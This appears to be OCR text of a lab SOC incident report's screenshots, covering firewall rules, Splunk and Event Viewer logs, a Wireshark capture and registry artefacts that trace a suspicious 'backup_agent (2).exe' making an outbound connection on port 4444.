
| Windows Defender Firewall with Advanced Security | | | | | | | | | | | | | | | | |
|--|---------------------------|------|------|--|---------------------------------|------------|---------|--------|----------|------------|---------------|----------------|----------|-------------|-------------|---|
| File | Action | View | Help | Inbound Rules | | | | | | | | | | Actions | | |
| | | | | Name | Group | Profile | Enabled | Action | Override | Program | Local Address | Remote Address | Protocol | Local Port | Remote Port | Inbound Rules... |
| Windows Defender Firewall with Advanced Security | Inbound Rules | | | Windows Management Instrumentation ... | Windows Management Instr... | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | 135 | Any | New Rule... |
| | Outbound Rules | | | Windows Management Instrumentation ... | Windows Management Instr... | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | Any | Any | Filter by Profile |
| | Connection Security Rules | | | Windows Defender Firewall Remote Man... | Windows Defender Firewall ... | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Endp... | Any | Filter by State |
| | Monitoring | | | Windows Defender Firewall Remote Man... | Windows Defender Firewall ... | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Dyna... | Any | Filter by Group |
| | | | | TPM Virtual Smart Card Management (TC... | TPM Virtual Smart Card Mana... | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | Any | Any | View |
| | | | | TPM Virtual Smart Card Management (D... | TPM Virtual Smart Card Mana... | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | 135 | Any | Refresh |
| | | | | SNMP Trap Service (UDP-In) | SNMP Trap | Private... | No | Allow | No | %System... | Any | Local subnet | UDP | 162 | Any | Export List... |
| | | | | Remote Volume Management (RPC-EPM-... | Remote Volume Management | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Endp... | Any | Help |
| | | | | Remote Volume Management - Virtual Di... | Remote Volume Management | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Dyna... | Any | File and Printer Sharing (Echo Request - ICMPv4-In) |
| | | | | Remote Volume Management - Virtual Di... | Remote Volume Management | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Dyna... | Any | Disable Rule |
| | | | | Remote Service Management (RPC-EPM-... | Remote Service Management | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Endp... | Any | Cut |
| | | | | Remote Service Management (RPC-EPM-... | Remote Service Management | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Dyna... | Any | Copy |
| | | | | Remote Service Management (NP-In) | Remote Service Management | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Dyna... | Any | Delete |
| | | | | Remote Service Management (NP-In) | Remote Service Management | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | 445 | Any | Properties |
| | | | | Remote Scheduled Tasks Management (R... | Remote Scheduled Tasks Ma... | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Endp... | Any | Help |
| | | | | Remote Scheduled Tasks Management (R... | Remote Scheduled Tasks Ma... | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Dyna... | Any | |
| | | | | Remote Event Log Management (RPC-EPM-... | Remote Event Log Manage... | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Endp... | Any | |
| | | | | Remote Event Log Management (RPC-EPM-... | Remote Event Log Manage... | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Dyna... | Any | |
| | | | | Remote Event Log Management (NP-In) | Remote Event Log Manage... | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | 445 | Any | |
| | | | | Performance Logs and Alerts (TCP-In) | Performance Logs and Alerte... | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | Any | Any | |
| | | | | Performance Logs and Alerts (TCP-In) | Performance Logs and Alerte... | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | 135 | Any | |
| | | | | Performance Logs and Alerts (DCOM-In) | Performance Logs and Alerts | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | 1688 | Any | |
| | | | | Key Management Service (TCP-In) | Key Management Service | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | Any | Any | |
| | | | | iSCSI Service (TCP-In) | iSCSI Service | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | Any | Any | |
| | | | | File and Printer Sharing (Spooler Service - ...) | File and Printer Sharing | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Endp... | Any | |
| | | | | File and Printer Sharing (Spooler Service - ...) | File and Printer Sharing | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Dyna... | Any | |
| | | | | File and Printer Sharing (SAMB-In) | File and Printer Sharing | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | 445 | Any | |
| | | | | File and Printer Sharing (NB-Session-In) | File and Printer Sharing | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | 139 | Any | |
| | | | | File and Printer Sharing (NB-Name-In) | File and Printer Sharing | Private... | No | Allow | No | %System... | Any | Local subnet | UDP | 137 | Any | |
| | | | | File and Printer Sharing (NB-Datagram-In) | File and Printer Sharing | Private... | No | Allow | No | %System... | Any | Local subnet | UDP | 138 | Any | |
| | | | | File and Printer Sharing (Echo Request - ...) | File and Printer Sharing | Private... | No | Allow | No | %System... | Any | Local subnet | ICMPv6 | Any | Any | |
| | | | | File and Printer Sharing (Echo Request - ...) | File and Printer Sharing | Private... | Yes | Allow | No | %System... | Any | Local subnet | ICMPv4 | Any | Any | |
| | | | | Distributed Transaction Coordinator (TCP-In) | Distributed Transaction Coor... | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | Any | Any | |
| | | | | Distributed Transaction Coordinator (TCP-In) | Distributed Transaction Coor... | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Endp... | Any | |
| | | | | Distributed Transaction Coordinator (TCP-In) | Distributed Transaction Coor... | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Dyna... | Any | |
| | | | | Distributed Transaction Coordinator (TCP-In) | Distributed Transaction Coor... | Private... | No | Allow | No | %System... | Any | Local subnet | TCP | ICMPv6 | Any | |
| | | | | Core Networking Diagnostics - (ICMP Ech... | Core Networking Diagnostics | Private... | No | Allow | No | %System... | Any | Local subnet | ICMPv6 | Any | Any | |
| | | | | Core Networking Diagnostics - (ICMP Ech... | Core Networking Diagnostics | Private... | No | Allow | No | %System... | Any | Local subnet | ICMPv4 | Any | Any | |

| Windows Defender Firewall with Advanced Security | | | | | | | | | | | | |
|--|---------------------------------|---------|---------|--------|----------|------------|---------------|----------------|----------|-------------|-------------|---|
| File Action View Help | | | | | | | | | | | | |
| Windows Defender Firewall with Advanced Security | | | | | | | | | | | | |
| > Monitoring | | | | | | | | | | | | |
| Inbound Rules | | | | | | | | | | | | |
| Name | Group | Profile | Enabled | Action | Override | Program | Local Address | Remote Address | Protocol | Local Port | Remote Port | Actions |
| Windows Management Instrumentation ... | Windows Management Instr... | Private | No | Allow | No | %System... | Any | Local subnet | TCP | 135 | Any |         |
| Windows Management Instrumentation ... | Windows Management Instr... | Private | No | Allow | No | %System... | Any | Local subnet | TCP | Any | Any | |
| Windows Defender Firewall Remote Ma... | Windows Defender Firewall ... | Private | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Endp... | Any | |
| Windows Defender Firewall Remote Ma... | Windows Defender Firewall ... | Private | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Dyna... | Any | |
| TPM Virtual Smart Card Management (TC... | TPM Virtual Smart Card Ma... | Private | No | Allow | No | %System... | Any | Local subnet | TCP | Any | Any | |
| TPM Virtual Smart Card Management (TC... | TPM Virtual Smart Card Ma... | Private | No | Allow | No | %System... | Any | Local subnet | TCP | 135 | Any | |
| SNMP Trap Service (UDP In) | SNMP Trap | Private | No | Allow | No | %System... | Any | Local subnet | UDP | 162 | Any | |
| Remote Volume Management (RPC-EPM-... | Remote Volume Management | Private | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Endp... | Any | |
| Remote Volume Management - Virtual Di... | Remote Volume Management | Private | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Dyna... | Any | |
| Remote Volume Management - Virtual Di... | Remote Volume Management | Private | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Dyna... | Any | |
| Remote Service Management (RPC-EPM-... | Remote Service Management | Private | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Endp... | Any | |
| Remote Service Management (RPC) | Remote Service Management | Private | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Dyna... | Any | |
| Remote Service Management (NP-In) | Remote Service Management | Private | No | Allow | No | System | Any | Local subnet | TCP | 445 | Any | |
| Remote Scheduled Tasks Management (R... | Remote Scheduled Tasks Ma... | Private | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Endp... | Any | |
| Remote Scheduled Tasks Management (R... | Remote Scheduled Tasks Ma... | Private | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Dyna... | Any | |
| Remote Event Log Management (RPC-EPM... | Remote Event Log Manage... | Private | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Endp... | Any | |
| Remote Event Log Management (RPC) | Remote Event Log Manage... | Private | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Dyna... | Any | |
| Remote Event Log Management (NP-In) | Remote Event Log Manage... | Private | No | Allow | No | System | Any | Local subnet | TCP | 445 | Any | |
| Performance Logs and Alerts (TCP-In) | Performance Logs and Alerte... | Private | No | Allow | No | %System... | Any | Local subnet | TCP | Any | Any | |
| Performance Logs and Alerts (DCOM-In) | Performance Logs and Alerts | Private | No | Allow | No | %System... | Any | Local subnet | TCP | 135 | Any | |
| Key Management Service (TCP-In) | Key Management Service | Private | No | Allow | No | %System... | Any | Local subnet | TCP | 1688 | Any | |
| iSCSI Service (TCP-In) | iSCSI Service | Private | No | Allow | No | %System... | Any | Local subnet | TCP | Any | Any | |
| File and Printer Sharing (Spooler Se... | File and Printer Sharing | Private | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Endp... | Any | |
| File and Printer Sharing (Spooler Se... | File and Printer Sharing | Private | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Dyna... | Any | |
| File and Printer Sharing (SMB-In) | File and Printer Sharing | Private | No | Allow | No | System | Any | Local subnet | TCP | 445 | Any | |
| File and Printer Sharing (NB-Session-In) | File and Printer Sharing | Private | No | Allow | No | System | Any | Local subnet | TCP | 139 | Any | |
| File and Printer Sharing (NB-Name-In) | File and Printer Sharing | Private | No | Allow | No | System | Any | Local subnet | UDP | 137 | Any | |
| File and Printer Sharing (NB-Datagram-In) | File and Printer Sharing | Private | No | Allow | No | System | Any | Local subnet | UDP | 138 | Any | |
| File and Printer Sharing (Echo Request - ...) | File and Printer Sharing | Private | No | Allow | No | System | Any | Local subnet | ICMPv6 | Any | Any | |
| File and Printer Sharing (Echo Request - ...) | File and Printer Sharing | Private | Yes | Allow | No | System | Any | Local subnet | ICMPv4 | Any | Any | |
| Distributed Transaction Coordinator (TCP... | Distributed Transaction Coor... | Private | No | Allow | No | %System... | Any | Local subnet | TCP | Any | Any | |
| Distributed Transaction Coordinator (RPC... | Distributed Transaction Coor... | Private | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Endp... | Any | |
| Distributed Transaction Coordinator (RPC) | Distributed Transaction Coor... | Private | No | Allow | No | %System... | Any | Local subnet | TCP | RPC Dyna... | Any | |
| Core Networking Diagnostics - ICMP Ech... | Core Networking Diagnostics | Private | No | Allow | No | System | Any | Local subnet | ICMPv6 | Any | Any | |
| Core Networking Diagnostics - ICMP Ech... | Core Networking Diagnostics | Private | No | Allow | No | System | Any | Local subnet | ICMPv4 | Any | Any | |

SOC Incident Report



SOC Incident Report



SOC Incident Report

File Home Share View

This PC > Local Disk (C) > Users > Public

| Name | Date modified | Type | Size |
|------------------|-------------------|---------------|-------|
| Public Documents | 1/26/2026 2:33 AM | File folder | |
| Public Downloads | 12/7/2019 2:44 PM | File folder | |
| Public Music | 12/7/2019 2:44 PM | File folder | |
| Public Pictures | 12/7/2019 2:44 PM | File folder | |
| Public Videos | 12/7/2019 2:44 PM | File folder | |
| discovery | 2/5/2026 3:48 PM | Application | 58 KB |
| hacked | 2/5/2026 3:46 PM | Text Document | 1 KB |

OneDrive This PC 3D Objects Desktop Documents Downloads Music Pictures Videos Local Disk (C) DVD Drive (D) Shared Folders (\v Network

7 items Type here to search 23°C Sunny 3:51 PM 2/5/2026 Chat

localhost:8000/en-US/app/search/search?q=search%20host%3DDESKTOP-[REDACTED]%20index%3D%20192.168.164.129&display.page.search.mode=smart&dispatch.sample_ratio=1&workload_pool=&earliest=-24...

Time Event Value

Selected host DESKTOP-[REDACTED]

source WinEventLog:Security

sourcetype WinEventLog:Security

Event Application_Name \device\harddiskvolume3\users\[REDACTED]\downloads\backup_agent (2).exe

ComputerName DESKTOP-[REDACTED]

Destination_Address [REDACTED]

Destination_Port 4444

Direction Outbound

EventCode 5156

EventType 0

Filter_Run_Time_ID 67147

Keywords Audit Success

Layer_Name Connect

Layer_Run_Time_ID 48

LogName Security

Message The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 6828 Application Name: \device\harddiskvolume3\users\[REDACTED]\downloads\backup_agent (2).exe Network Information: Direction: Outbound Source Address: [REDACTED] Source Port: 61747 Destination Address: [REDACTED] Destination Port: 4444 Protocol: 6 Filter Information: Filter Run-Time ID: 67147 Layer Name: Connect Layer Run-Time ID: 48

Activate Windows Go to Settings to activate Windows.

Info

6828

6

12111

Microsoft Windows security auditing.

[REDACTED]

Windows Type here to search 23°C Sunny 4:21 PM 2/5/2026 Chat

SOC Incident Report

New Search

host="DESKTOP-[REDACTED]" index=* "Process_ID=6828"

1 event (2/4/26 3:30:00.000 PM to 2/5/26 4:26:50.000 PM) No Event Sampling

Events (1) Patterns Statistics Visualization

Timeline format -- Zoom Out + Zoom to Selection X Deselect

Format Show: 50 Per Page View: List

| Time | Event |
|-----------------------|---|
| 2/5/26 3:40:17.609 PM | ... 18 lines omitted ... Source Address: [REDACTED] Source Port: 61747 Destination Address: [REDACTED] Destination Port: 4444 |

Show all 29 lines host = DESKTOP-[REDACTED] source = WinEventLog_Security sourcetype = WinEventLog_Security

Activate Windows Go to Settings to activate Windows.

SOC LAB @pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 4444

| No. | Time | Source | Destination | Protocol | Length | Info |
|------|-----------------|------------|-------------|----------|--------|---|
| 5937 | 162.9513384... | [REDACTED] | [REDACTED] | TCP | 66 | 61747 -> 4444 [SYN] Seq=0 Win=64280 Len=0 MSS=1460 Win=256 SACK_PERM |
| 5938 | 162.9534177... | [REDACTED] | [REDACTED] | TCP | 66 | 61747 [SYN, ACK] Seq=0 Ack=1 Win=64280 Len=0 MSS=1460 SACK_PERM Win=128 |
| 5939 | 162.9534849... | [REDACTED] | [REDACTED] | TCP | 54 | 61747 -> 4444 [ACK] Seq=1 Ack=1 Win=26256 Len=0 |
| 5940 | 162.3989760... | [REDACTED] | [REDACTED] | TCP | 60 | 4444 -> 61747 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=4 |
| 5941 | 162.34073979... | [REDACTED] | [REDACTED] | TCP | 1514 | 4444 -> 61747 [ACK] Seq=5 Ack=1 Win=64256 Len=1460 |
| 5942 | 162.34073979... | [REDACTED] | [REDACTED] | TCP | 1514 | 4444 -> 61747 [ACK] Seq=1465 Ack=1 Win=64256 Len=1460 |
| 5943 | 162.34073979... | [REDACTED] | [REDACTED] | TCP | 1514 | 4444 -> 61747 [ACK] Seq=2925 Ack=1 Win=64256 Len=1460 |
| 5944 | 162.34073979... | [REDACTED] | [REDACTED] | TCP | 1514 | 4444 -> 61747 [ACK] Seq=5945 Ack=1 Win=64256 Len=1460 |
| 5945 | 162.34073979... | [REDACTED] | [REDACTED] | TCP | 1514 | 4444 -> 61747 [PSH, ACK] Seq=5945 Ack=1 Win=64256 Len=1460 |
| 5946 | 162.34073979... | [REDACTED] | [REDACTED] | TCP | 1514 | 4444 -> 61747 [ACK] Seq=7385 Ack=1 Win=64256 Len=1460 |
| 5947 | 162.34073979... | [REDACTED] | [REDACTED] | TCP | 1514 | 4444 -> 61747 [ACK] Seq=8765 Ack=1 Win=64256 Len=1460 |
| 5948 | 162.34073979... | [REDACTED] | [REDACTED] | TCP | 1514 | 4444 -> 61747 [ACK] Seq=10225 Ack=1 Win=64256 Len=1460 |
| 5949 | 162.34073979... | [REDACTED] | [REDACTED] | TCP | 1514 | 4444 -> 61747 [PSH, ACK] Seq=11685 Ack=1 Win=64256 Len=1460 |
| 5950 | 162.3407555... | [REDACTED] | [REDACTED] | TCP | 54 | 61747 -> 4444 [ACK] Seq=1 Ack=1 Win=26256 Len=0 |
| 5951 | 162.4083854... | [REDACTED] | [REDACTED] | TCP | 1514 | 4444 -> 61747 [ACK] Seq=13145 Ack=1 Win=64256 Len=1460 |
| 5952 | 162.4083854... | [REDACTED] | [REDACTED] | TCP | 1514 | 4444 -> 61747 [ACK] Seq=14685 Ack=1 Win=64256 Len=1460 |
| 5953 | 162.4083854... | [REDACTED] | [REDACTED] | TCP | 1514 | 4444 -> 61747 [ACK] Seq=18085 Ack=1 Win=64256 Len=1460 |
| 5954 | 162.4083854... | [REDACTED] | [REDACTED] | TCP | 1514 | 4444 -> 61747 [ACK] Seq=17925 Ack=1 Win=64256 Len=1460 |

Frame 5937: Packet, 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 'Device\NPF_{7F027F0C-EFA3-4...

Ethernet II Src: VMware_8bae:56:44 (vmware-8bae:56:44) Dst: VMware_8bae:56:44 (vmware-8bae:56:44)

Internet Protocol Version 4 Src: [REDACTED] Dst: [REDACTED]

Transmission Control Protocol, Src Port: 61747, Dst Port: 4444, Seq: 0, Len: 0

Activate Windows Go to Settings to activate Windows.

SOC LAB @pcapng

Type here to search

Packets: 23863 - Displayed: 977 (4.1%) Profile: Default

23°C Sunny 4:27 PM 2/5/2026

SOC Incident Report

SOC LAB @pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 168

Wireshark - Conversations - SOC LAB @pcapng

Ethernet - 1 IPv4 - 1 IPv6 TCP - 1 UDP

Conversation Settings

Address A Port A Address B Port B Packets Bytes Stream ID Total Packets Percent Filtered Packets A → B Bytes A → B Packets B → A Bytes B → A Rel Start Duration Bits/s A → B Bits/s B → A Flows

Address A: [REDACTED] Port A: 61747 Address B: [REDACTED] Port B: 4444 Packets: 977 Bytes: 2 MB Stream ID: 168 Total Packets: 977 Percent Filtered: 100.00% Packets A → B: 230 Bytes A → B: 855 kB Packets B → A: 747 Bytes B → A: 908 kB Rel Start: 908 kB Duration: 1157.586191 Bits/s A → B: 5905 bits/s Bits/s B → A: 6272 bits/s Flows: 174

Copy Follow Stream... Graph... I/O Graphs

Protocol

- Bluetooth
- DCCP
- DNP 3.0
- Ethernet
- FC
- FDDI
- IEEE 802.11
- IEEE 802.15.4
- ILNP

Filter list for specific type

Activate Windows
Go to Settings to activate Windows.

Data (data.data), 1,460 bytes

Windows Taskbar: Type here to search, 22°C Sunny, 5:05 PM, 2/5/2026

Event Viewer

File Action View Help

Event Viewer (Local)

Security Number of events: 32,973 [] New events available

Keywords Date and Time Source Event ID Task Category

Audit Failure 2/5/2026 3:40:16 PM Microsoft Win... 5157 Filtering Platfor...
Audit Failure 2/5/2026 3:40:16 PM Microsoft Win... 5152 Filtering Platfor...
Audit Failure 2/5/2026 3:40:16 PM Microsoft Win... 5157 Filtering Platfor...
Audit Failure 2/5/2026 3:40:16 PM Microsoft Win... 5152 Filtering Platfor...
Audit Failure 2/5/2026 3:40:16 PM Microsoft Win... 5157 Filtering Platfor...
Audit Success 2/5/2026 3:40:17 PM Microsoft Win... 5158 Filtering Platfor...
Audit Success 2/5/2026 3:40:17 PM Microsoft Win... 5156 Filtering Platfor...
Audit Success 2/5/2026 3:40:38 PM Microsoft Win... 5158 Filtering Platfor...

Actions

Security

- Open Saved Log...
- Create Custom View...
- Import Custom View...
- Clear Log...
- Filter Current Log...
- Properties
- Find...
- Save All Events As...
- Attach a Task To This Log...
- View
- Refresh
- Help

Event 5158, Microsoft Windows security auditing.

General Details

The Windows Filtering Platform has permitted a bind to a local port.

Application Information:

- Process ID: 6828
- Application Name: \device\harddiskvolume3\users\techr\downloads\backup_agent (2).exe

Network Information:

- Source Address: 0.0.0
- Source Port: 61747
- Protocol: 6

Filter Information:

- Filter Run-Time ID: 0
- Layer Name: Resource Assignment
- Layer Run-Time ID: 36

Log Name: Security

Source: Microsoft Windows security Logged: 2/5/2026 3:40:17 PM

Event ID: 5158 Task Category: Filtering Platform Connection

Level: Information Keywords: Audit Success

User: N/A Computer: DESKTOP-EAGRRIR

OpCode: Info

More Information: [Event Log Online Help](#)

Activate Windows
Go to Settings to activate Windows.

Windows Taskbar: Type here to search, 22°C Sunny, 5:13 PM, 2/5/2026

SOC Incident Report

Event Viewer (Local)

File Action View Help

Custom Views Windows Logs Application Security Setup System Applications and Services Log Subscriptions

Security Number of events: 32,973 () New events available

Keywords Date and Time Source Event ID Task Category

Audit Failure 2/5/2026 3:40:16 PM Microsoft Win... 5157 Filtering Platfor...
Audit Failure 2/5/2026 3:40:16 PM Microsoft Win... 5152 Filtering Platfor...
Audit Failure 2/5/2026 3:40:16 PM Microsoft Win... 5157 Filtering Platfor...
Audit Failure 2/5/2026 3:40:16 PM Microsoft Win... 5152 Filtering Platfor...
Audit Success 2/5/2026 3:40:17 PM Microsoft Win... 5158 Filtering Platfor...
Audit Success 2/5/2026 3:40:38 PM Microsoft Win... 5158 Filtering Platfor...

Event 5156, Microsoft Windows security auditing.

General Details

The Windows Filtering Platform has permitted a connection.

Application Information:

Process ID: 6828 Application Name: \device\harddiskvolume3\users\[REDACTED]\downloads\backup_agent (2).exe

Network Information:

Direction: Outbound
Source Address: [REDACTED]
Source Port: 61747
Destination Address: [REDACTED]
Destination Port: 4444
Protocol: 6

Filter Information:

Filter Run-Time ID: 67147 Layer Name: Connect

Log Name: Security
Source: Microsoft Windows security Logged: 2/5/2026 3:40:17 PM
Event ID: 5156 Task Category: Filtering Platform Connection
Level: Information Keywords: Audit Success
User: N/A Computer: DESKTOP-[REDACTED]
OpCode: Info
More Information: [Event Log Online Help](#)

Actions

Security

Open Saved Log... Create Custom View... Import Custom View... Clear Log... Filter Current Log... Properties Find... Save All Events As... Attach a Task To this Log... View Refresh Help

Event 5156, Microsoft Windows security auditing.

Event Properties Attach Task To This Event... Copy Save Selected Events... Refresh Help

Activate Windows
Go to Settings to activate Windows.

Type here to search

22°C Sunny 5:13 PM 2/5/2026

SOC Incident Report

Event Viewer (Local)

File Action View Help

Custom Views Windows Logs Application Number of events: 1,893

| Level | Date and Time | Source | Event ID | Task Category |
|-------------|---------------------|-------------------------|----------|----------------|
| Information | 2/5/2026 3:59:33 PM | Windows Error Reporting | 1001 | None |
| Error | 2/5/2026 3:59:15 PM | Application Error | 1000 | (100) |
| Information | 2/5/2026 3:05:47 PM | Security-SPP | 16384 | None |
| Information | 2/5/2026 3:05:22 PM | Edge | 256 | Browser Events |
| Information | 2/5/2026 3:05:16 PM | Security_Center | 15 | None |
| Information | 2/5/2026 3:05:15 PM | Security-SPP | 16394 | None |
| Information | 2/5/2026 3:01:27 PM | Security-SPP | 16384 | None |
| Information | 2/5/2026 3:01:28 PM | Security_Center | 15 | None |

Event 1001, Windows Error Reporting

General Details

Fault bucket 2193535788791011014, type 4
Event Name: APPCRASH
Response: Not available
Cab id: 0

Problem signature:
P1: backup_agent (2).exe
P2: 0.0.0.0
P3: 68d0ccaf
P4: StackHash_03c2
P5: 10.10.19041.6456
P6: Tech15d
P7: 0x00000004
P8: PCH_LIC_FROM_ntdll+0x00000000009E0F4
P9:
P10:

Log Name: Application
Source: Windows Error Reporting Logged: 2/5/2026 3:59:33 PM
Event ID: 1001 Task Category: None
Level: Information Keywords: Classic
User: N/A Computer: DESKTOP-EAGRIR
OpCode: Info
More Information: [Event Log Online Help](#)

Actions

- Open Saved Log...
- Create Custom View...
- Import Custom View...
- Clear Log...
- Filter Current Log...
- Properties
- Find...
- Save All Events As...
- Attach a Task To This Log...
- View
- Refresh
- Help

Event 1001, Windows Error Reporting

Event Properties Attach Task To This Event... Copy Refresh Help

Activate Windows Go to Settings to activate Windows.

Registry Editor

File Edit View Favorites Help

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-917B-9926F41749EA}\Count

| Name | Type | Data |
|--|------------|--|
| (Default) | REG_SZ | (value not set) |
| [1INP14R77-0287-4R5Q-0744-2R01NR519807\abgrcnqr.kr] | REG_BINARY | 00 00 00 00 00 00 00 00 00 00 e4 29 09 00 00 00... |
| [1INP14R77-0287-4R5Q-0744-2R01NR519807\beralvay.kr] | REG_BINARY | 00 00 00 00 00 00 00 00 00 00 05 09 00 00 00 00... |
| [1INP14R77-0287-4R5Q-0744-2R01NR519807\etahcgqj.kr] | REG_BINARY | 00 00 00 00 00 00 00 00 00 00 00 96 00 00 00 00... |
| [1INP14R77-0287-4R5Q-0744-2R01NR519807\favccvatgbby.ykr] | REG_BINARY | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00... |
| [1INP14R77-0287-4R5Q-0744-2R01NR519807\frerplf.zfp] | REG_BINARY | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00... |
| [1INP14R77-0287-4R5Q-0744-2R01NR519807\fs.jfp] | REG_BINARY | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00... |
